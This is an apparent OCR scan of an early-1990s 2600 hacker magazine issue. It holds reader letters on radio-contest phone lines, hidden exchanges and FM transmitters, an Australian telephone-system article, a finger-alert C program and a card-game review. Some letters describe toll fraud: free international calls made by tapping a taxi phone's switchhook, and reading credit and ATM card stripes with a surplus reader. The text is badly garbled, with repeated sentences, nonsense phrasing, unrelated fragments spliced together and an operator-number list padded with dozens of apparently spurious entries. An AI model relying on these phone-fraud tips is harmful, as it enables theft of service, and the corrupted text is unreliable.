Scenario: Your favorite band is in town, the concert's sold out, cash is too tight to pay scalpers' prices, but there's hope: your local radio station is giving away tickets! There be another number given... But I can't get through! It's wait for the DJ to go on, get (what a surprise!) a busy signal or mostly the static "We're sorry, all phones are busy now." (E) get smart and call long before that announcement, and then just let a ring forever, that's when the DJ decides to "cancel all calls."

Is there a way to get right through that blockage and get connected?

My second inquiry: In an effort to find those "hidden" exchanges in my area code, I looked through the same new January edition of the phone book. I listed all the wild prefixes, hence I should then know those hidden exchanges, but it doesn't turn out that way. I got a real estate company in one instance and someone's car phone in another.

I suspect there are better sources than the telephone directory to find this info. But like I said I am a novice at COCOT investigation. The area code(s) in question are the old (213) and the new (310) codes. And I do realize that new split for the 213 will bring about a new list for each area, but for the next few months of the "price period" I should be OK.

Bonus: What's the best way to investigate

and search for those hidden exchanges? And so take it one step further: Is our state/area the only way to go through the hidden exchanges?

The H.

Los Angeles

area code, known as "whole line" for

their contacts and calling. In the New York metropolitan area, this is done through the 555 exchange. In order to prevent one phone system from being bogged down whenever lots of people try to

reach a single number, those calls times affective existence. (It's no finger words.) From most telephones,

including COCOT, it's not possible to dial an 800 number. All a few fees and charge \$12.00 to the phone you were calling from. If such operations continue, we can look forward to phones that Ring answer to 800 numbers. Hopefully, some kind of law will be enacted

to ensure that 800 numbers remain toll-free for the duration of the call.

That number caused quite a stir during its brief existence. (It's no finger words.) From most telephones,

nearly do something to a COCOT. We suggest you experiment and let us know the results. Cell

phone hunting has to be turned on at the switch. It can then be programmed from the phone line. If it's not

locked on, you'd have to figure out a way to access

the switch. Concerning listening in on COCOT lines,

you can do that you will actually get to the 555 number,

even if you do manage to get it to ring, there's no guarantee that you'll be the right caller! So the

process is rather difficult — unless, as is often the

case, the 555 number translates to a regular phone line, in which case all you have to do is call the regular phone number instead of the 555 line number. There's still no guarantee that you'll get through, but your call will be processed faster and you'll get a couple of recordings in the process. As far as how to get that information... that's what a hacker does.

Regarding the search for hidden exchanges: If the phone book you are referencing encompasses the entire area code, then you are going about the right way. The exchanges you discovered are not hidden, but now. There's no way to avoid this and with an area code again, you'll be faced with quite a few exchanges. But somewhere in there will be strange exchanges and less numbers. Don't take any shortcuts. Do thorough investigation and you will definitely be rewarded.

Help with The Plague for that most

excellent article on COCOT's (Summer '90), few

articles that I've seen come close to what's been

covered on this subject.

As with any good article, more questions are

bound to be answered. I sincerely hope that with your help (with The Plague's service), you can help me answer them.

Major kudos-off to The Plague for that most

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Help with The Plague for that most

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Help with The Plague for that most

into on the mag strip. So sometime in the future you

will find a large political protest, and you are arrested

along with hundreds of others. In order to prevent this

volume of people, the cops are using mag strip reader

ticket printers. They zap your card, enter the violators

time, date, etc. and it prints out a citation for you. Of

couse, the cops aren't paying enough attention to

notice that the information on your magnetic strip is

different from the information printed on your license.

That was mostly fiction. Now here's some fact. In

order to get in on the ground floor of the mag strip

area, I purchased a used mag strip reader from Martin

P. Jones and Associates, PO Box 12685, Lake Park,

FL 33405-0685, phone 407-448-8236. The model was

the Tiskit 777. Cost only eight bucks. I figured out

how to power the device, and by gosh it worked!

The unit is powered by a 12V AC supply. It has a RAM ROM, a telecom microprocessor and a 15 character alphanumeric display. Two phone jacks are on the back as well as some sort of serial IO jack. It has two keypad. One has standard DTMF style keys and the other has keys for specific functions. The unit has several functions and was apparently used by a gas station of some sort. The most useful function for me is its ability to send the numeric track of a magnetic strip and display this info on its screen.

To do this, turn the unit on and get the "swipe card" prompt by hitting the "check" key (or instance, Then hit the * key). Now swipe the card and listen for the tone to go "Blechick". Now hit the "CL" key. You will see the contents of the numeric track of the mag strip on the screen. Use "CE" to scroll through all the digits. What! Eight dollar mag strip reader. I have had credit cards, ATM cards, a university ID, and airline frequent flyer cards.

This unit has another interesting feature - a bulletin board modem. To use this, connect the unit to a phone line. Hit the "function" key, then hit S. Now enter the number you want to dial and follow the instructions. The unit will dial the number and attempt to connect to 300 baud. You may want to monitor on an extension.

In addition, if you hit the "read" key while the initialization message is still present on power-up, the unit prompts for a password. Haven't been able to find that yet. Plus, if you can find no other use for this unit, it has a "calculator mode". Hit the * key twice to see that. Overall, a pretty nifty little gadget. I guess now it's only a matter of time before the hackers of the world encode viruses on their magnetic strips and hold the California DMV hostage.

Mr. Updike

Technological Marvels

Dear 2600:

Several years ago, while sailing in Germany, I ran across a telephone on the street which could only be used in dialing the dispatcher at the taxi company; by pushing the one button on the phone, it would dial the number for the taxi company. On a hunch, I decided to

try making a free call to the United States by pressing the switchback pad enough to dial the number (five

times to dial "5", ten times for "0", etc.) and store

enough, I was able to call the U.S. for free. As far as I know, Gramma Budapest (the phone company) does not use the touch-tone system, so one would have to be able to rapidly press the switchback in order to dial the number.

So far, I haven't seen any of these phones in the United States - at least, not any which are connected to the public phone system. Presumably, if any existed in the United States, one could make free calls anywhere in the world using a Radi Shack tone dialer. Are you aware of any such phones?

Also, I have read that phone jammers over CB radio are legal. It seems like it would not be too difficult to construct an inexpensive mobile telephone which would work within several miles of one's home using two CB radios, a touch tone dialer, and a CB phone patch which would automatically access the phone line at home when a certain tone (say, 2600 Hz) is received over the CB channel being used. Granted, this would not allow for much privacy (this could be corrected using voice scramblers, however), and the communications would only be half-duplex (saying "over" on phone patches does get annoying) but this would be much less expensive than using a cellular phone. If any of your readers doce any experimenting with this, or have any idea as to where to purchase or make such a phone patch.

Finally, I have a complaint. I have been out of the BBS scene for several years, but recently I decided to break out my old 300 baud modem and call some of the local boards. I was surprised to find that not one of the local boards would let me log on using "only" 300 baud. Now, call me a Luddite if you want, but I remember not too long ago when 300 baud was the standard, and my modem served me quite well then. Now it seems that 2000 baud is the standard, likely to change again to 9600 baud in the near future. Exactly why shouldn't I be able to log on at 300 baud if I am perfectly satisfied with our speed and have neither the money nor the desire to buy a new modem every two years? This sort of baud rate symmetry and the very transient life of public BBSes just make the best of your private radio station. Much fun!

Henry H. Lightcap
Seattle, Washington

Dear 2600:

These phones have existed here for decades, particularly in airports and train stations. If you can still find one, a rose色 dialer will work well, although the levels are rather low and sometimes won't be heard. You may be lucky enough to find such a phone in Germany where such things are well known, but for the moment track down like there are plenty rare.

As to why people aren't overly interested with slow modems, consider that they wind up paying a lot for each longer phone than other callers. It's unfair that we all have to keep upgrading to stay with it, but that's the nature of rapidly developing technology.

Transmitter Bits

Dear 2600:

Thank you for printing the radio hacker article "FM Wireless Transmitter" (Winter 1991-92, page 44). Here is some helpful extra information:

The building instructions end "...and remember that the antenna will ultimately determine how far the device transmits." If you construct your own transmitter, you'll learn what this means; besides raising the battery voltage (never go too high, if you don't want to cook meals with your transistors), the antenna is the only part which can be optimized by you.

Material: A piece of wire will work fine, is cheap and very practical for use "on the road". The alternative would be a telescopic antenna like the ones used for radios and portable TV sets. This device has the great advantage of variable length.

Length: For best results, the length of an FM antenna should be one quarter of the wavelength. Don't panic - it is not too difficult to calculate. Just use $L = 7500f$, where L is the length in cm and f is the frequency in MHz. You see, the higher the frequency, the shorter the antenna! The longest (95.8 cm) is needed for the lower limit (40 MHz) and the shortest (57.3 cm) for the upper (130 MHz). This is why I prefer a telescope antenna. With a self mode scale on it, a new length is adjusted within seconds.

Positioning: A vertical position for your transmitter antenna is highly recommended because all FM stations send vertically polarized waves. So all radios will receive your signal perfectly if your antenna hangs down or points up vertically too.

Following the above hints, you will make the best of your private radio station. Much fun!

T2

Germany

Dear 2600:

It's nice to see my circuits again in your magazine! There may be a problem with the transmitter circuits (Winter 1991-92, page 45-45) if they're not held on extremely tight. They may be held on extremely tight. They may be held on extremely tight. They may be held on extremely tight. Please a 224F gate cap across the 120 ohm resistor and the diode will sleep (84 on the microphone and in the unlikely event, R7 on the telephone line).

American transistors can be used in place of the pre-direction types specified. The leads will be different in most cases, however.

BT241: 2N3933, 2N3866, M6811, and MPS24 are all exact replacements and the following are close enough to work: JN20NS18 or JN20NS179, BC547B, PN22722A or 2N3904, 2N4124 or the exact replacement, 2N3518.

BC557B, PN22722B, or 2N3906, 2N4125 or the exact replacement, 2N3607.

Many, many more types can be used and a professional or experienced hobbyist should be able to make this circuit work with parts on hand!

Bill

A connection is often in order: on the plus side for both transmitters, the 120 ohm resistors are inadvertently referred to as 120 kohm. The numbers, however, are correct.

Clarifications

Dear 2600:

I just got your winter edition of 2600. Good stuff. But I think someone may be trying to score with you or is ignorant of what he speaks.

Regarding the Human Database Centers printed on page 46, at least two if not four of the "broken" listed were hosted in 1991 and have been "working off" their basis for the Thought Police by setting up and running and Compagnie got popped about a year or so ago. Some sources in Phoenix, Arizona also got busted last December. All of them got busted for accessing SNC and Social Security data as a result of federal Grand Jury. Not others in the auto and locker business. The Super Bowl was busted in December 1991. T. Dillon Ross and Company got popped about a year or so ago. Some sources in Tampa, Florida and Newark, NJ. Dillon Ross got popped by the feds for accessing criminal and financial data. The feds are using these and others to "ring" people using this type of data.

So, never expand.

Bill

In your Autumn 1991 issue you gave out the address of the International Micropower Corporation and Company got popped about a year or so ago. And told you couldn't get a local number for them. Haggling to live in Vegas, I immediately called directory assistance. They did not have any listing. I checked the white pages anyway and of course found nothing. Then checked office buildings and there it was. Systems Products Company on the same page under Office Furniture and Equipment (702) 871-8148, found with little effort.

Las Vegas

Number 284

This is in response to Coast 2000's letter in Winter 1991/92 issue regarding his desire to receive credit for his version of the Radio Shack Tone Dialer conversion.

Las Vegas

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Las Vegas

2600 and it was entirely their decision to use it as an article I featured in one year (it had pencil annotations and file only as a point of reference to offer an alternate configuration).

Lastly, I only used one word, "ugly," which was not too "controlling" or "ugly" and the guy who concerned I must have been high at the time" but just "ugly." But if you feel insulted by your remark, then I apologize. It's not like we deserved the Iggy Grid, though, as I'm sure many people had in mind what we chose to document in our respective articles, but never got around to disseminating it to others as well.

I don't bother me so much that you made such a big stink of the matter but it does bother me that you basically wrote a file based on information that you originated from another (as previously reported in 2600) and gave meager credit to those whose information you "borrowed" from (and the credit you did give was inaccurate), and then claimed that not receiving credit worried. Also, nowhere in your file do you explain that it is indeed a "quick think job," but the point is minor. The one who truly deserves credit here is, of course, Keith Clayton, who made it possible for us toicker over petty evolutions of his design. So, once again I say thank you, Keith Clayton.

DC

Loomis, CA

And we thank the both of you (in advance) for refining the nomenclature to argue over this for the next six years.

Why They're Watching

Dear 2600:

In response to the "Why Won't They Listen" article, I have this to offer. I think we all know why the establishment will not listen. We have them named stooges. Not scared in a physical sense, but a deeper sense. In a way we should sympathize ourselves. We demand change and people see us as a force with which they should reckon.

Unfortunately, the problem is that the establishment fears we are nervous out to destroy all their possessions. They all sit around watching CNN and think we're launching missiles at the nearest hospital or shopping mall. In reality the average 15-year-old hacker's main interest is figuring out how to charge his grades and finding 800 rock bands to 900 numbers. They think we work for some pernicious. Again, we all know what the really is. We are interested in technology, and would like to remove the greedy people from power who have it all.

The fear of the establishment is this (obviously) they are afraid of losing their control. Maybe they are afraid of another revolution. Who better to crack the system than people that understand the ways that the system imposes itself upon us and tries to every nook and cranny of our private lives. We all know that 80 percent of the people don't support George Bush.

We can all see the lies the mass media propagates trying to feed us. Things are screwed up right now and people could get lost and change them if they knew how. Who would be most accepted? Who has the stats enough to sustain the system? Hackers and already?

The other people that feel us are these who refuse to eat the umbilical cord of their MTV long enough to live a look at the world around them and be forced to think for themselves.

People who are afraid of free speech and free thought like the CIA and its previous leader George Bush, have learned well from Hitler's reign. They have learned so control what people say in the media and stamp in control what we say to each other. The Dutch resistance knew that in World War II and thus were probably the first "guerillas" by today's standards. They informed cells is to avoid being monitored by the Nazis. Do you think the Dutch would have survived if they sat around all day watching soap operas?

Maybe this is not what most of the computer user and user is interested in, but it's why the establishment is afraid. Most of us don't like many of the banks that have power over us and they know it. Maybe today is not the day for a sudden change, but when it needs to come, we will have prepared a week of information when it is needed the most!

And hopefully we'll be able to find it.

Disputer

Breaking Into The Scene

Dear 2600:

First of all, let me start by saying thank you for what you are doing. It is a service without specific values I have spent years in the shadows searching and scraping for information on the hacking field, generally only coming up with the sensational Phrack or Phaze newsletter. Six months ago I was walking around the interested Face Village and happened upon a little store called Hudson News. Inside, after an hour of hunting and browsing, I came upon a marvelous little document with a toilet on the cover. My computing life has not been the same since.

I make no claims toward greatness in the pursuit of hacking, only that I understand the force that drives it, and that it is driving me. Unfortunately, your magazine is the only source of outside information I have been able to acquire on the subject (aside from that mentioned above).

I would be infinitely appreciative of your assistance in pointing me in the right direction, and giving a good show. If there is anything I can do in return, though I could not imagine what, I would be happy to help.

Secondly, help! I need to get someone to assist me in getting beyond CompuServe's mere e-mail facility

by Midnight Caller

The Australian Phone System

In Australia there is one company which controls the nation's public switched telephone network: the Australian and Overseas Telecommunications Corporation, which trades as Telecom Australia.

Telecom Australia is a federal government-owned statutory corporation responsible for providing telephone, data, and other telecommunications services to the public. Put simply, Telecom have a monopoly on first home-phone installation and the core network (e.g. the copper wires, the optical fibre, the cellular network, etc.).

This all changed in late 1991 when Telecom was stripped of its monopoly and forced to compete in a duopoly arrangement with a second carrier until 1997 when the duopoly arrangement expires and it becomes free for all. The federal government will be issuing a second-carrier license which will allow full de-regulated competition for the first time in the provision of core network services. While the telecommunications industry has been de-regulated for quite some time (if you didn't like your Telecom phone, you could buy one from someone else, or you could buy a cellular phone or pager from anyone), there has never been any competition on the initial connection of service, or in the on-going provision of service.

When first offered, 31 different companies, mostly foreign, registered interest in applying for the license which carries a \$3 billion (US\$ 2.5 billion) license fee and includes three operational satellites (which no one wants), and three others being built (which no one wants either) by Hughes Aircraft Corporation.

There are now three consortiums left in the race: the BellSouth/Cable and Wireless consortium (C&W run the Mercury phone company in the United Kingdom); the Bell Atlantic/Ameritech consortium who recently bought the run-down local phone system in that rather odd country next to us, New Zealand, and a third party which has remained anonymous, though rumour has it that the third consortium is led by Com Systems.

It is widely believed that BellSouth will get the license and Bell Atlantic will have to be content nursing sheep in New Zealand. As mentioned before, until 1997 there will be a duopoly, with the exception of a third nationwide cellular network to be licensed sometime next year or so.

The Network

The Telecom network consists largely of ARI-11 and Ericsson AXE-10 switching systems though older ARI and

step-by-step exchanges still exist in some rural areas. The Ericsson AXE-10 exchanges are currently the most advanced exchanges available for use by the general public. At present, some 70 percent of the Australian telephone network is fully computerised and this is expected to reach a full 100 percent by around 1994/95.

The AXE-10 offers all the facilities of what the more advanced Western Electric ESS systems offer such as Centrex facilities. One notable feature not offered by Telecom, though it can be made available on the AXE-10 exchanges, is ANI. Considering the problems US phone companies have encountered in offering ANI services, Telecom has never made any comment on the facility, though BellSouth has said that it would be one of the new features it would introduce should it be successful in bidding for the second

carrier license.

DTMF dialling is available as standard on the AXE-10 exchanges while those that don't have it must be reprogrammed by individuals unlucky enough to be on AXE-11 exchanges (like me) must apply for a DTMF service. It doesn't cost any extra, but it keeps a few failed bureaucrats in a job if you have to apply for it. The AXE-11 exchanges are far less advanced than the AXE-10's. They do not offer any of the Centrex or EasyTalk facilities (such as call waiting, three-way call, call diversion, ANI, etc.) that the AXE-10 offers.

How does Autocall work?
Autocall allows a specific phone number to be automatically dialed when a card is inserted into the phone. Only one number may be stored in each card.

Cards may be programmed in three ways:

1. Temporary Phone Number (Mode 1)

Once the card is programmed with a temporary number, you can then enter another card with another number to change the stored phone number. Also, you may cancel the stored number within 4 seconds of inserting the card into the phone. If you dialled a number starting with a number with a zero, the card will automatically dial the number stored on the card.

2. Permanent Phone Number (Mode 5)

When you choose this mode for programming the phone, the number you store on the card is more permanent. Every time you insert this card into a phone, it will automatically dial the number you entered on the card and you cannot cancel the number.

3. Permanent Phone Number with Overload Protection (Mode 9) — This programming mode allows you to store a permanent number in a card, but you are able to overload a different number without recording of inserting the card without changing the programmed number. The programmed number cannot be changed and cannot be erased.

A few years ago, the cost of calling 911 was 1.50¢ each time. The cost of a telephone call from a payphone to a payphone has gone up to 1.50¢ each time. The cost of a telephone call from a payphone to a payphone has gone up to 1.50¢ each time.

older rotary dial payphones which are progressively being phased out.

PhoneCard Payphone: the new standard payphone in Australia is the new Telecom PhoneCard payphone. This payphone uses either coins or pre-paid telephone cards similar to the cards that NTT (Japan) used to use in their payphones until the introduction of smartcard telephone cards. These payphones are usually located in places such as airports, hotels, and on the street.

CardPhone Payphone: these payphones only accept credit or debit cards such as Amex, Visa, Mastercard, and debit cards issued by most of the banks. To place a call, a customer swipes their card through the card reader, then enters their PIN number. After this is verified, the caller dials the number they want and the call is charged back to their card. These phones are located in airports, tourist areas, hotels, and some central city locations. They are generally not located in the street.


BluePhone Payphone: the BluePhone was so called because it is blue - pretty unimaginative. These accept coins only and are only located indoors. Most may be found in bars, groceries, supermarkets, restaurants, 7-11's, stores, and hotels. These are never located on the street.

GoldPhone Payphone: prior to the world's greatest marketing coup, the BluePhone, Telecom's crack advertising team christened the GoldPhone - it was gold. The GoldPhones are unimpressive indoor phones such as the BluePhones (see 2600 Spring 1990 for photo) and are gradually replaced by the BluePhones.

CrapPhone Payphone: so named because that is what it is. This has been the Telecom standard payphone for more than 10 years. While some have had pushbutton dialers installed, most still use rotary dial mechanisms. These payphones are easily distinguishable from their robust, but dull,

How to use a payphone without any money

† Telecom Australia



metallic green appearance. The unit itself is made of two inch thick steel. These phones may be found in streets but are being progressively replaced by the PhoneCard payphone. By replacing coin-only payphones with card-accepting phones, Telecom hopes to reduce the level of vandalism affecting payphones.

Operator Numbers

000: Emergency Operator (Ask operator for emergency service. Or dial direct on the following three numbers.)

11440: Ambulance/Paramedic

11441: Fire

11444: Police

001: Directory Assistance (Local)

0175: Directory Assistance (Int'l and Interstate)

0103: Directory Assistance (International)

1100: Service faults

1104: Cellular network faults

0173: Wake up calls

011: Operator Connect (within Australia)

0101: Operator Connect (International)

0108: Calls to ships at sea

1139: Changed number directory

Long Distance Operators

001-488-1150 Canada

001-488-1459 Denmark

001-488-1358 Finland

001-488-1330 France

001-488-1180 Hawaii

001-488-1852 Hong Kong

001-488-1620 Indonesia

001-488-1810 Japan

001-488-1820 South Korea

001-488-1310 Netherlands

001-488-1640 New Zealand (TCNZ)

001-488-1650 Singapore

001-488-1440 U.K. (British Telecom)

001-488-1011 U.S. (AT&T - USA Direct)

001-488-1100 U.S. (MCI - Call USA)

001-488-1111 U.S. (US West)

001-488-1120 U.S. (Sprint)

001-488-1130 U.S. (USC)

001-488-1140 U.S. (USC)

001-488-1150 U.S. (USC)

001-488-1160 U.S. (USC)

001-488-1170 U.S. (USC)

001-488-1180 U.S. (USC)

001-488-1190 U.S. (USC)

001-488-1200 U.S. (USC)

001-488-1210 U.S. (USC)

001-488-1220 U.S. (USC)

001-488-1230 U.S. (USC)

001-488-1240 U.S. (USC)

001-488-1250 U.S. (USC)

001-488-1260 U.S. (USC)

001-488-1270 U.S. (USC)

001-488-1280 U.S. (USC)

001-488-1290 U.S. (USC)

001-488-1300 U.S. (USC)

001-488-1310 U.S. (USC)

001-488-1320 U.S. (USC)

001-488-1330 U.S. (USC)

001-488-1340 U.S. (USC)

001-488-1350 U.S. (USC)

001-488-1360 U.S. (USC)

001-488-1370 U.S. (USC)

001-488-1380 U.S. (USC)

001-488-1390 U.S. (USC)

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001-488-1460 U.S. (USC)

001-488-1470 U.S. (USC)

001-488-1480 U.S. (USC)

001-488-1490 U.S. (USC)

001-488-1500 U.S. (USC)

001-488-1510 U.S. (USC)

001-488-1520 U.S. (USC)

001-488-1530 U.S. (USC)

001-488-1540 U.S. (USC)

001-488-1550 U.S. (USC)

001-488-1560 U.S. (USC)

001-488-1570 U.S. (USC)

001-488-1580 U.S. (USC)

001-488-1590 U.S. (USC)



Telecom Phonecard.
It's the change
you've been
looking for.

a way to catch peepers

by Alien X

Here is a nice little C program for those who use UNIXes with internet capabilities. The function of the program is to let you know when someone tries to finger you via the "finger" command.

When a user fingers you, the program will display the finger information as normal, but will also send mail to you indicating who the busybody was so that you can keep tabs on who's so interested in you. It accomplishes this by

converting your .plan into a named pipe (see manual page on mkfifo on your Unix system).

As the program stands the output is an exact duplicate of what a normal finger command would produce, however modification is possible if you wish to output some other information to the user.

Example:

```
printf("It is currently: %s\n", system("date")); /* output the system date */
fflush(stdout); /* flush the output */
```

You can insert this in the area of the "system ("cat plan")". Just remember to flush the stdout after each command.

Also, while the source indicates that you should only have to run peep once, sometimes confused operators will kill jobs they don't understand so it's a safe bet to check once in a while by fingering yourself. Also, running multiple copies of peep in the background can raise hell when someone fingers you (i.e. multiple mail messages and such).

peep.c

This source was originally obtained from volpcr@ord.ge.com, and was hacked (and rehacked) to run on UNIX by shedevil@leland.stanford.edu. You must already have a .plan file before proceeding. You must edit the following file, and where you see the term "username@machine" substitute your own email address. Do the following commands at your system prompt: mv .plan plan <return> mv plan .plan p <return> cc peep.c peep <return> To run peep, type: peep & <return> NOTE:

```
/* Send me mail indicating the request */
system("echo 'You have been fingered on' \
       .username@.domain");
echo "Finger Alert: $username@$machine";
mailx -s "Finger Alert" $username@$domain;
sleep 30;
```

hacker review

Hacker: The Computer Crime Card Game

by Steve Jackson

\$19.95, Steve Jackson Games

Review by The Devil's Advocate

I watched with envy as Emmanuel Goodstein gained access to Morad. He had used a hidden initial together with a password file, and was now on the monitor. I looked around the table to see what the other hackers would do. Nothing. They were all just a bunch of Amiga-hackers anyway. If anyone was going to stop Emmanuel, it would have to be me, the Net Nig. I kept a close eye on him as he hopped over to the Pentagon on the Amiga. Hacking on nothing but caffeine and pizza, he was hacking like a crazed Dutchman. He was trying to brute hack his way in, using every trick he had. He needed those tricks, too, because the ice on that system was number one. But I had a few more up my sleeve.

Emmanuel penetrated one of the most powerful systems on the net. Then I radioed the bastards....

Hacker: The Computer Crime Card Game

is Steve Jackson's latest gaming foray into the hacking/stealing world. As the introduction explains, the game was conceived after the Secret Service wrungly raided his company in 1990. Jackson's response was a logical one: sue the Secret Service and make a game about it.

Hacker has all the elements of its namesake: players can break, phreak, upgrade their computer equipment, crash systems, use secret codes, use back doors, travel on various networks, trade or seize files, risk on friends, raid or get raided (and possibly busted). The goal of the game is to be the first hacker to gain three or more active accounts. This number will vary depending on how long you wish to play. With five or six players, a typical game can last a night.

Those who are familiar with Illuminati will have no problem adapting to the break and feel of the game. The action takes place on an array of cards that, together, comprise the computer network. Each card represents an individual computer system complete with its own security and ICE levels, as well as networking information. Before the game begins, these "System" cards are dealt randomly to the players, who then proceed to "link" the cards together by laying them down on a flat surface next to each other. Players may arrange the cards in any way they see fit, although some rules exist to regulate this initial setting-up process. Some cards will only fit in one direction, while other cards are multi-

faceted. Throughout the game, the playing area or "net" expands as more System cards are added. The advantage to using the Illuminati's "board" is that no two games are ever the same: the playing area is always changing. The only downside to this is that the game will require a large flat playing surface, so playing on a sofa which is out of the question.

A typical turn begins by drawing a random "spotted" card. These cards are always beneficial to the player who draws them. They can be offensive, defensive, or just plain helpful. The Secret Service RAID card, for example, is played on an opponent. "Lose all your equipment. Roll 7 or better to avoid a bust. Pay on a mail after any successful hack by any player...." Some cards counterset the effects of other cards. The Dumpty Equipment card, for instance, might be used after a raid. "The investigator took your TV and your old Banana II, but they overlooked the rest staff. No evidence, no bust - and you keep your system...." Other cards will give you much-needed bonuses such as extra hacks or solutions to your dice rolls. As the introduction states, some cards are used only once, while others can be reused. At the end of the game, a player can be reduced to zero if he or she is a lone token and adds character to the game.

After taking a special card, a player must answer this self-informing question: To hack or not to hack? Why would anyone not want to hack in a game called Hacker? The answer is that a player may choose not to hack so that he or she can upgrade instead. Like certain special cards, upgrades will give players bonuses such as extra hacks or additions to dice rolls. A player who opts to upgrade ends his or her turn without much excitement.

Hacking is naturally the main course of the game. Skill is required in choosing the right system and in flagging the bonuses necessary in order to beat the system's security level. A player must begin by hacking one of the tokens, which are entrances to the various other systems on the network. Each card represents an individual player model or host the system's security level. If a player manages to get four points higher than the security level, then this is indicative of good hacking and a root account is obtained. Root accounts allow extra privileges and bonuses under certain circumstances. For instance, root can initiate a housecleaning to rid a system of unwanted hackers. Like hacking and phreaking, hacking has its dangers, not the least of which is getting everyone else passed off.



ONE OF THE SPECIAL CARDS FROM HACKER

The next phase of a player's turn is phreaking. This option allows fellow hackers a chance to gain access to a system that is already compromised by the player. Phreaking is a good faith option, designed to allow players to work together toward their mutual goal of system conquest. However, phreaking also risks as it is still possible to hit ICE. Phreaking also up players with hackers. The disadvantage to having too many hackers on a system is that it substantially increases housecleaning. At the start of a player's turn, he or she must "roll for housecleaning" on all systems where two or more hackers are present. Housecleaning is the responsibility of a system administrator doing his or her job. Housecleaning forces each hacker to roll well or be tossed off the system. Naturally, players with root accounts have better chances of surviving. The terms used in the game are fairly accurate. The only term we had a problem with was "phreaking." In reality, phreaking has very little to do with allowing fellow hackers a short-term access to a system that you already have access to.

Hacker manages to capture the spirit of hacking in a videotape best. True to its name, the main goal is not to invade privacy or increase one's wealth, or cause anarchy. Rather, the goal is merely to gain access, to explore, and to have fun while doing it. Jackson's use of a network connecting government and corporate systems is noteworthy. Obviously, you will not find Mom and Dad's home computer on the net. Perhaps this will help dispel the myth that hackers invade "personal" privacy.

Even creativity, that most important of all, is present in the game. The rule book is by no means definitive, and players will find creative ways to bend, twist, and distort various sections to produce tangible results. For instance, the rules do not say anything about getting more than one account on a system. However, what is ultimately "allowed" and "permitted" will be determined by the players. On more than one occasion, we found ourselves voting on controversial rule-book ambiguities. Law enforcement officials will therefore be pleased to know that Hacker, among other things, encourages democracy.

ICE that may be present on the system. ICE, short for Intrusive Computer measure Electronics, obviously doesn't exist yet, but Jackson couldn't resist the G-men-like concept which is so ingrained in hackers that it might as well exist anyway. Avoiding ICE is a matter of rolling higher than a system's ICE level. A player who is ICE'd will experience discomfort as he or she loses accounts on various systems. In some cases, ICE also results in a raid.

Each system has its own security level. Most systems also have ICE, and some even offer special privileges for those who have root access. No Such Agency, for instance, gives players with root accounts to draw an extra special card at the end of their turn. Naturally, the better a system is, the higher its security and ICE levels.

Hacker will not teach you how to hack. Obviously no game is a substitute for the real thing. However, Hacker may help explain some of the fundamental concepts of its namesake by letting people vicariously experience the thrill of what you might find.

Hacker will not teach you how to hack. Obviously no game is a substitute for the real thing. However, Hacker may help explain some of the fundamental concepts of its namesake by letting people vicariously experience the thrill of what you might find.

Looking for Simplex locks?

Listing of Universities, Colleges, Preparatory Schools and
School Commissions using SIMPLEX Publishing Locks:

University of Chicago/Hospital Children's Hospital, Chicago, IL
William J. Walsh, MD, Director, IL

Alpha Phi Sorority, East Lansing, MI
Delta Chi Fraternity, East Lansing, MI
Delta Tau Delta, East Lansing, MI
Eta Mu Fraternity, East Lansing, MI
Alpha Gamma Delta, East Lansing, MI
Sigma Nu Fraternity, Lansing, MI
Sigma Chi Fraternity, Lansing, MI
Cath. Church, Grand Rapids, MI
Grand Rapids Schools, Grand Rapids, MI

LAWRENCE, C. (1991). The
UNIVERSITY OF CENTRAL SOUTHERN ILLINOIS, EASTON,
ILLINOIS: A HISTORY. Peoria, IL.

ANSWER: *ANSWER*

Hypothetical Response

service. AT&T has been testing a combination data/voice service plane. It basically looks like a telephone with a keyboard and screen and is designed to be your B&I office for business travelers. The phone would have an

"Each time when Abraham Roaté's customer relations staff answered the telephone, there was no response," a Roaté spokesman said. "The company also said the customer died of an exercise heart attack last summer while traveling from Florida to New York."

fascinating fone fun

by Frosty of the GCMS

The following table is a compact of current

Here are some tips security experts use to keep unauthorized visitors off private phone systems. Don't let users select their own authentication codes; limit off-premise access when it's not specifically needed; limit the number of simultaneous attempts for voice authentication; then lock the tone down; never publish the remote access number; limit remote access to shareholders, relatives, and company officers or others who are entitled to it. Don't have any telephone extensions for ANI (long-distance) or selectively answer calls from certain numbers; make sure one of the day options are activated; use two remote-access codes — use one as your everyday code followed by a secondary backup code; watch for lots of short calls that could indicate hacking.

According to Robert M. Goll of Macmillan, less than three percent of home or computer networks can be attributed to viruses. Sixty-five percent is caused by accident and 19 percent by malicious disgruntled employees. Everything else is caused by a user's lack of security.

Phone Dice is a dial-up service that connects a customer's computer to the Sprint Telephone database using a modem. It can be used over other than local telephone lines.

Phone Dice is an electronic service of the phone book on a CD ROM. For £2.200 pounds a year, subscribers can get full access to the service for up to 10 hours a day. The cost of the download depends on the number of pages requested.

network or advertising service can dominate the market for the cell. A wireless player as a competitor is not powerful enough than the provider has some something more that they have to sell us. An operator needs to stand out from the crowd. It always been possible to sell something to a customer by talking to 1000 numbers. But to sell something back to the customer that's selling exactly the same purpose of 1000 numbers and will sell it off leading to 1000 blocks. Only by selling something can we hope to win.

If you're not participating in one of these private tournaments, we recommend you enter the local ROO-DELL ALT and hit a couple of tournaments to get connected. You can even call back nearby dealers to get connected. You can even call back nearby dealers to get connected. You can even call back nearby dealers to get connected. You can even call back nearby dealers to get connected. You can even call back nearby dealers to get connected. The new finance plans offered by all the book dealers (I've observed selling used books over here).

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circusmax

SUSTAINABILITY

out the many varieties of car on regular roads, for instance at New York Telephone. The total from, for instance, scarcely took excess to 500 numbers.

Regulations

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increased security, mail box. For a charge of \$50.00 per month per P.O. Box, we will pay for any fundamental mail service. Because Spire and I, Sperre will get you one P.O. Box option. Outgoing mail can only use this service if they agree to pay an annual \$50.00 per month for ten years or Spire will service.

Opportunist
2. Lead to helping everybody. Power companies are now
offering "green energy" options, please above, how in the form of
power. It must have been targeting for the people wanting to
pay no charges.

